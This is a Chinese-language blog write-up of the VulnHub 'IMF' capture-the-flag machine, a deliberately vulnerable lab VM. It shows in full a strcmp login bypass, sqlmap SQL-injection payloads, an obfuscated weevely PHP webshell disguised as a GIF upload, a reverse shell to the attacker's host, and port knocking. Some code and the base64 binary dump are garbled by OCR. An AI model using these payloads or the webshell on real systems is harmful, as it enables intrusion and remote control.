

vulnhub - IMF writeup

原创

一支神经病 于 2019-04-16 17:37:17 发布 1759 收藏 3

分类专栏: [VM破解](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Jiajiajiang_/article/details/89308978

版权



[VM破解](#) 专栏收录该内容

18 篇文章 1 订阅

订阅专栏

主机来源: www.vulnhub.com

下载地址: <https://download.vulnhub.com/imf/IMF.ova>

准备工作:

下载.ova文件, 直接双击即可安装成功。

```
Ubuntu 16.04.1 LTS imf tty1
imf login: _
```

设置连接方式为NAT, 攻击机器使用kali, 也设置为NAT。

发现IP

刚安装的虚拟机并不知道IP地址, 使用netdiscover发现IP。

```
root@kali:~# netdiscover -i eth0 -r 10.0.3.0/24

Currently scanning: Finished! | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 3 hosts. Total size: 540
-----
IP            At MAC Address      Count  Len  MAC Vendor / Hostname
-----
10.0.3.1      00:50:56:c0:00:08   1      60  VMware, Inc.
10.0.3.2      00:50:56:ff:6c:8b   5      300 VMware, Inc.
10.0.3.131    00:0c:29:6d:86:37   3      180 VMware, Inc. https://blog.csdn.net/Jiajiajiang\_
```

发现IP为10.0.3.131。

端口发现

```
root@kali:~# nmap -sV -p- -A 10.0.3.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-15 11:34 CST
Nmap scan report for 10.0.3.131
Host is up (0.00049s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: IMF - Homepage
MAC Address: 00:0C:29:6D:86:37 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1   0.49 ms  10.0.3.131

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.52 seconds
```

发现只有80端口开着。

flag1

访问此站，去contact us页面。



ctrl+u查看源码，发现flag1。

```
view-source:http://10.0.3.131/contact.php
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
147 <section id="service">
148 <div class="container">
149 <!-- flag1{YWxsdGhlZmlsZXM=} -->
150 <div class="service-wrapper">
151 <div class="row">
152 <div class="col-md-4 col-sm-6">
153 <div class="block wow fadeInRight" data-wow-delay="1s">
154 <div class="icon">
155 <i class="fa fa-desktop"></i>
156 </div>
157
158 <h3>Roger S. Michaels</h3>
159 <p>rmichaels@imf.local</p>
160 <p>Director</p>
```

https://blog.csdn.net/Jiajiajiang_

```
flag1{YWxsdGhlZmlsZXM=}
```

我们发现flag1里面是base64编码，解码查看

```
root@kali:~# echo YWxsdGhlZmlsZXM= | base64 -d
allthefilesroot@kali:~#
```

提示我们allthefiles。

flag2

还是这一页源码，我们发现有几个js的名字比较奇怪，我们拼到一起，base64解码。获得flag2。

```
view-source:http://10.0.3.131/contact.php
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter
24
25
26 <!-- Js -->
27 <script src="js/vendor/modernizr-2.6.2.min.js"></script>
28 <script src="js/vendor/jquery-1.10.2.min.js"></script>
29 <script src="js/bootstrap.min.js"></script>
30 <script src="js/ZmxhZzJ7YVcxbVl.js"></script>
31 <script src="js/XUnRhVzVwYzNS.js"></script>
32 <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~# echo ZmxhZzJ7YVcxbVlXUnRhVzVwYzNSeVlYUnZjZz09fQ== | base64 -d
flag2{aW1mYWRTaW5pc3RyYXRvcg==}root@kali:~#
```

https://blog.csdn.net/Jiajiajiang_

```
flag2{aW1mYWRTaW5pc3RyYXRvcg==}
```


flag2里面也是base64编码，我们解码看一下。

```
root@kali:~# echo aW1mYWRTaW5pc3RyYXRvcg== | base64 -d
imfadministratorroot@kali:~#
```


提示imfadministrator。

flag3

我们根据提示，尝试访问此目录。发现一个登录框。




会提示无效用户名。



我们去<http://10.0.3.131/contact.php>

发现一些用户名



挨个尝试，发现rmichaels是可以的。

查看源码，提示我们他的密码使用了硬编码。

```
view-source:http://10.0.3.131/imfadministrator/
1 <form method="POST" action="">
2 <label>Username:</label><input type="text" name="user" value=""><br />
3 <label>Password:</label><input type="password" name="pass" value=""><br />
4 <input type="submit" value="Login">
5 <!-- I couldn't get the SQL working, so I hard-coded the password. It's still mad secure through. - Roger -->
6 </form>
7
```

如果是硬编码的，我们猜测他使用了strcmp函数，strcmp()是对于相等的字符串返回0，不同的字符串返回非0，但如果比较非字符串，strcmp()将返回null。在php中null==0是true。使得数组看起来与硬编码的密码字符串匹配。

所以我们此处传一个数组，将pass字段重命名为pass[]。

用户名使用rmichaels，将pass字段重命名为pass[]。

The screenshot shows a web browser at 10.0.3.131/imfadministrator. The login form has the following fields: Username: rmichaels, Password: **, and a Login button. Below the browser, Burp Suite Community Edition v1.7.32 is shown intercepting a request. The request details are as follows:

```
POST /imfadministrator/ HTTP/1.1
Host: 10.0.3.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.3.131/imfadministrator/
Cookie: PHPSESSID=s01o2lc10akvijbf0nu4joah5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

user=rmichaels&pass[]=df
```

登录成功，获得flag3

The screenshot shows the web application at 10.0.3.131/imfadministrator. The page displays the following content:

```
flag3{Y29udGludWVUT2Ntcw==}
Welcome, rmichaels
IMF CMS
```

At the bottom of the page, the flag is displayed in a light blue box:

```
flag3{Y29udGludWVUT2Ntcw==}
```


解码此字符串。

```
root@kali:~# echo Y29udGludWVUT2Ntcw== |base64 -d  
continueT0cmsroot@kali:~#
```

提示continueT0cms。

flag4

点击刚才的超链接，跳转到新的页面。




IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Welcome to the IMF Administration.

https://blog.csdn.net/Jiajiajiang_

新的页面没有发现什么，我们观察URL是有一个参数pagename的，我们测试一下。



IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in **/var/www/html/imfadministrator/cms.php** on line **29**

https://blog.csdn.net/Jiajiajiang_

有注入，我们用sqlmap跑一下。

```
sqlmap -u "http://10.0.3.131/imfadministrator/cms.php?pagename=upload" --cookie "PHPSESSID=s01o21c10akvibjf"
```

是存在注入的。

```
Parameter: pagename^(GET)ms \ NetHunter \ Kali Training >>
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: pagename=upload' AND 6384=6384 AND 'GKRc'='GKRc

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: pagename=upload' AND (SELECT 8408 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(8408=8408,1))),0x71716a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'lije'='lije

boolean given in /var/www/html/imfadministrator
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: pagename=upload' AND SLEEP(5) AND 'wyBS'='wyBS

Type: UNION query
Title: MySQL UNION query (NULL) - 1 column
Payload: pagename=-6399' UNION ALL SELECT CONCAT(0x7170627a71,0x4c4774596b6f56526976704e72676f795673504a5a6e756452644e534154434b536658674a656963,0x71716a6271)#
---
[18:03:43] [INFO] testing MySQL
[18:03:43] [INFO] confirming MySQL
[18:03:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[18:03:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.3.131'

[*] shutting down at 18:03:43
```

https://blog.csdn.net/Jiajiajiang_

我们接着跑。


```
available databases [5]:
[*] admin
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

跑admin这个库。

```
Database: admin
[1 table]
+-----+
| pages |
+-----+
```

跑数据。

Database: admin
Table: pages [4 entries]

id	pagename	pagedata
1	upload	in /var/www/html/ Under Construction.
2	home	Welcome to the IMF Administration.
3	tutorials-incomplete	Training classrooms available.  Contact us for training.
4	disavowlist	<h1>Disavowed List</h1> ******************** -Secretary

https://blog.csdn.net/Jiajiajiang_

发现新页面。访问。

10.0.3.131/imfadministrator/cms.php?pagename=tutorials-incomplete


Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

This network may require you to login to use the internet.

IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Training classrooms available.



Contact us for training.

扫描此二维码。



flag4{dXBsb2Fkcjk0Mi5waHA=}

https://blog.csdn.net/Jiajiajiang_

获得flag4

```
flag4{dXBsb2Fkcjk0Mi5waHA=}
```

解码。

```
root@kali:~# echo dXBsb2Fkcjk0Mi5waHA= |base64 -d  
uploadr942.phproot@kali:~#
```

提示新页面uploadr942.php。

flag5

访问提示的新页面。



尝试过很多方法都会被拦截，最终我们使用weeveily来生成脚本。

题外话：weeveily是一款使用python编写的webshell工具（集webshell生成和连接于一身），可以算是linux下的一款菜刀替代工具（限于php），在linux上使用时还是很给力的，就是某些模块在windows上无法使用，总的来说还是非常不错的一款工具。

命令：

```
weeveily generate t00r ~/shell.php
```

```
root@kali:~# weeveily generate t00r ~/shell.php  
Generated backdoor with password 't00r' in '/root/shell.php' of 1292 byte size.
```

修改文件头。

```
GIF98
?php
$A='r|($j=0|;($j<$|c&|&$i<$l);$j++|,$|i++){$.=|t{$i}^$k{$j}|;}}r|return $o|;}
$r=|$_SERVE|R;$rr=@$r["|HTTP_RE|FE';
$i=string_replace('Sv','','crSvSveSvate_fuSvSvncSvtion');
$M='g_replac|e(array("/_"/,"/|-/"),|ar|ray|("|/",""),$ss($s[$i]|,0,$e)|),|k|
|)|);$o=ob_get_co|ntents|();|ob';
$V='_e|nd_clean();$d=b|ase64|_encode(x(g|zcompres|s|($|o),$k));print("|<|k>$
d</k>");@se|ssion_de|stroy|();}}}}';
$L='RER"|]|;$r|a=@$r["HTTP_|ACC|EPT_LANGUAGE"|];if($rr&|&|$ra){$u=parse_url(|
|$rr);|p|arse_str($u["q|uery"|]';
$o='m[2][[$z]];if(s|t|rpos($p,$h)|===0|){$s[$i]="";$p|=ss|($p,3);}|i|f(array
_key_e|x|ists($i,$s)){s[$i].|=$p||';
$a=' $kh="f498";|$kf="ec|2|6";function x|($t,$k){c|=strle|n($k|);$l=strlen(|$
t|);$o="";f|or($i=0|;$i<$l;){f|o';
$n='s(md|5|($i.$kh|)|,|0|,3));$f=$sl($ss|(m|d5($i.$kf),0,|3));$p="";for($z|=1;$
z<c|ount(|$m[1]|);$z++)$|p.=|q[$z|';
$U='){@sess|io|n_start|();$s=&$_|S|ESSION;$ss="s|ubstr";$|sl="strtol|owe|r";$
i=$m[1][|0|.|$m[1][1];$h=$sl(||$s';
$b='|,$q|);$q=array_valu|es($q);pr|eg_matc|h_all|("/([\\|w|)]|[\\w-]|+(|?:;q=0.(
[\\d|)])|?,?"/,$ra,$m)|;i|f($q&&$m';
$Q=';$e=s|trpos|(|$s[$i]|,$f);if($e){$k=$kh.|$kf;ob_sta|rt|();@eval(@gzunco|m
press(@x(|@b|ase64_dec|ode(p|re|';
$t=string_replace('','',$a.$A.$L.$b.$U.$n.$o.$Q.$M.$V);
$j=$i('',$t);$j();
?
```

并修改文件后缀为gif。

上传此脚本。



上传成功，查看源码。

```
1 <html>
2 <head>
3 <title>File Uploader</title>
4 </head>
5 <body>
6 <h1>Intelligence Upload Form</h1>
7 File successfully uploaded.
8 <!-- 46b64f964a74 --><form id="Upload" action="" enctype="multipart/form-data" method="post">
9   <p>
10     <label for="file">File to upload:</label>
11     <input id="file" type="file" name="file">
12   </p>
13
14   <p>
15     <input id="submit" type="submit" name="submit" value="Upload">
16   </p>
17 </form>
18
19 </body>
20 </html>
21
```

怀疑这个就是新的文件名。

使用weevely连接木马。

```
root@kali:~# weevely http://10.0.3.131/imfadministrator/uploads/46b64f964a74.gif t00r

[+] weevely 3.2.0

[+] Target:      www-data@imf:/var/www/html/imfadministrator/uploads
[+] Session:    /root/.weevely/sessions/10.0.3.131/46b64f964a74_1.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
46b64f964a74.gif
flag5_abc123def.txt
imf
www-data@imf:/var/www/html/imfadministrator/uploads $ cat flag5_abc123def.txt
flag5{YWdlbnRzZXJ2aWNlcw==}
https://blog.csdn.net/Jiajiajiang_
```

获得flag5{YWdlbnRzZXJ2aWNlcw==}

解码

```
www-data@imf:/var/www/html/imfadministrator/uploads $ echo YWdlbnRzZXJ2aWNlcw==
|base64 -d
agentservices
```

提示agentservices。

flag6

我们获得的shell只能一次提交一个http请求，所以我们使用weevely建立反向TCP shell。相当于，被感染的Web服务器向我们自己的电脑建立连接而不是我们去连接Web服务器。

我们在kali上监听8181端口。

```
root@kali:~/mytools# nc -lvp 8181
listening on [any] 8181 ...
```

在获得的weevely shell中输入：

```
www-data@imf:/var/www/html/imfadministrator/uploads $ :backdoor_reversetcp 10.0.3.198 8181
```

(10.0.3.198是我kali的ip地址)

获得反向连接的shell。

```
root@kali:~/mytools# nc -lvp 8181
listening on [any] 8181 ...
10.0.3.131: inverse host lookup failed: Unknown host
connect to [10.0.3.198] from (UNKNOWN) [10.0.3.131] 40072
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

我们查看靶机开着的端口。

```
$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:7788           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
-
tcp        0  125 10.0.3.131:40072       10.0.3.198:8181        ESTABLISHED
6463/sh
tcp6       0      0 :::80                  :::*                    LISTEN
-
tcp6       0      0 :::22                  :::*                    LISTEN
-
tcp6       0      0 10.0.3.131:80          10.0.3.198:50674       ESTABLISHED
https://blog.csdn.net/Jiajiajiang_
```

这个7788很有意思，我们进一步了解下。

```
$ cat /etc/services |grep 7788
agent          7788/tcp      # Agent service
```

刚好是flag5中提示我们的agentservices。

```
ps -aux
```

ps命令就是查看进程的命令。使用该命令可以确定有哪些进程正在运行和运行的状态、进程是否结束，进程有没有僵尸，哪些进程占用了过多的资源等等。

```
root      1066  0.0  0.7 277088  7764 ?        Ssl  Apr14   0:00 /usr/lib/policykit-1/polkitd --no-
debug
root      1152  0.0  0.0      0      0 ?        S    Apr14   2:58 [kworker/0:5]
root      1175  1.1  0.2   8752  2196 ?        Ss   Apr14  53:37 /usr/sbin/knockd -d
root      1176  0.0  0.0   5220   148 ?        Ss   Apr14   0:05 /sbin/iscsid
root      1177  0.0  0.3   5720  3512 ?        S<Ls Apr14   0:29 /sbin/iscsid
mysql    1192  0.0 16.4 1107844 167552 ?        Ssl  Apr14   1:47 /usr/sbin/mysqld
```

看到knock程序在运行。

搜索带有agent的文件，打开其中一个。

```
$ cat /etc/xinetd.d/agent
# default: on
# description: The agent server serves agent sessions
# unencrypted agentid for authentication.
service agent
{
    flags          = REUSE
    socket_type    = stream
    wait          = no
    user          = root
    server         = /usr/local/bin/agent
    log_on_failure += USERID
    disable       = no
    port          = 7788
}
```

打开另外一个

```
$ pwd
/usr/local/bin
$ cat access_codes
SYN 7482,8279,9467
```

有敲门密码。

我们在本机使用knock敲开7788端口。

```
root@kali:~/mytools# knock -v 10.0.3.131 7482:tcp 8279:tcp 9467:tcp
hitting tcp 10.0.3.131:7482
hitting tcp 10.0.3.131:8279
hitting tcp 10.0.3.131:9467
root@kali:~/mytools# nmap -p 7788 10.0.3.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-18 16:34 CST
Nmap scan report for 10.0.3.131
Host is up (0.00036s latency).

PORT      STATE SERVICE
7788/tcp  open  unknown
MAC Address: 00:0C:29:6D:86:37 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
root@kali:~/mytools# nc 10.0.3.131 7788

  |   |   |   |   |   Agent
  |   |   |   |   |   Reporting
  |   |   |   |   |   System

Agent ID : █
```

https://blog.csdn.net/Jiajiajiang_

安装gdb-peda

```
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
echo "DONE! debug your program with gdb and enjoy"
```

将agent程序base64打包，在本地解码。

```
$ base64 -w 0 /usr/local/bin/agent
f0VMRgEBAQAAAAAAAAAAAAAAAAIAAwABAAAAAIEUCDQAAACgKQAAAAAAAAADQAIAAJACgAHWAcAAYAAAA0AAAA
NIAECDSABAggAQAAIAEAAAUAAAAEAAAAAAwAAAFQBAABUgQQIVIEECBMAAAATAAAABAAAAEAAAAABAAAA
AAAAAACABAgAgAQIK8AACgPAAAFAAAAABAAAAEAAAAAHwAACK8ECAivBAG0AQAARAEAAAYAAAAEAAA
AgAAABQfAAAUrwQIFK8EC0gAAADoAAAAABgAAAAQAAAAEAAAAAaEAAGiBBahogQQIRAAAAEQAAAAEAAA
BAAAAFDldGSMQAAjI0ECIYNBAhMAAAATAAAAAQAAAAEAAAAUeV0ZAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BwAAABAAAABS5XRkCB8AAAivBAGIrwQI+AAAAPgAAAAEAAAAQAAAC9saWVbGQtbGtudXguc28uMgAA
BAAAABAAAAABAAAAR05VAAAAAAAAACAAAABgAAACAAAAEAAAAFAAAAAAAAABHTLUARE0ZELi5nUkubnn+
I4P9NG/I1McDAAAADAAAAEAAAAFAAAAgCsAIwAAAAANAACkdjBysS+PAZ1VhEAAAAAAAAAAAA
AAAAAAAAAABaAAAAAAAAAAAAAAAAASAAAUwAAAAAAAAAAAAAAEgAAAD0AAAAAAAAAAAAABIAAABCAAAA
AAAAAAAAAAAAAASAAAAPAAAAAAAAAAAAAAAEgAAADEAAAAAAAAAAAAABIAAABzAAAAAAAAAAAAAAGAAAA
YQAAAAAAAAAAAAAEEgAAAFEAAAAAAAAAAAAABIAAAAIAAAAAAAAAAAAAAASAAAAGgAAAAAAAAAAAAAA
EgAAAEOAAABEsAQIBAAAAEBEAgGALAAAA7IkECAQAAAAARABAANGAAAEcWBAgEAAAAEQAAaABsaWJjLnNv
ljYAX0lPX3N0ZGluX3VzZWQAc3RybmnTcABfX2lzb2M5OV9zY2FuZgBwdXRZAFN0ZGluAGZnZXRZA0d1
```

```
root@kali:~/mytools# cat agent | base64 -d >agent
root@kali:~/mytools# cat agent
ELF(40)4 (4040 [T]T( (4D [h]hDDPtd
0000LLtdRt000/lib/ld-linux.so.2GNUGNUDMI.ny#004o000
)K00gUaZ5-B-1L5 aD'D0000
00006@000libc.so.6_IO_stdin_usedstrncm
p_isoc99_scanfputsstdinfgetsgetcharstdoutasprintfsetbuf__libc_start_main_gmon
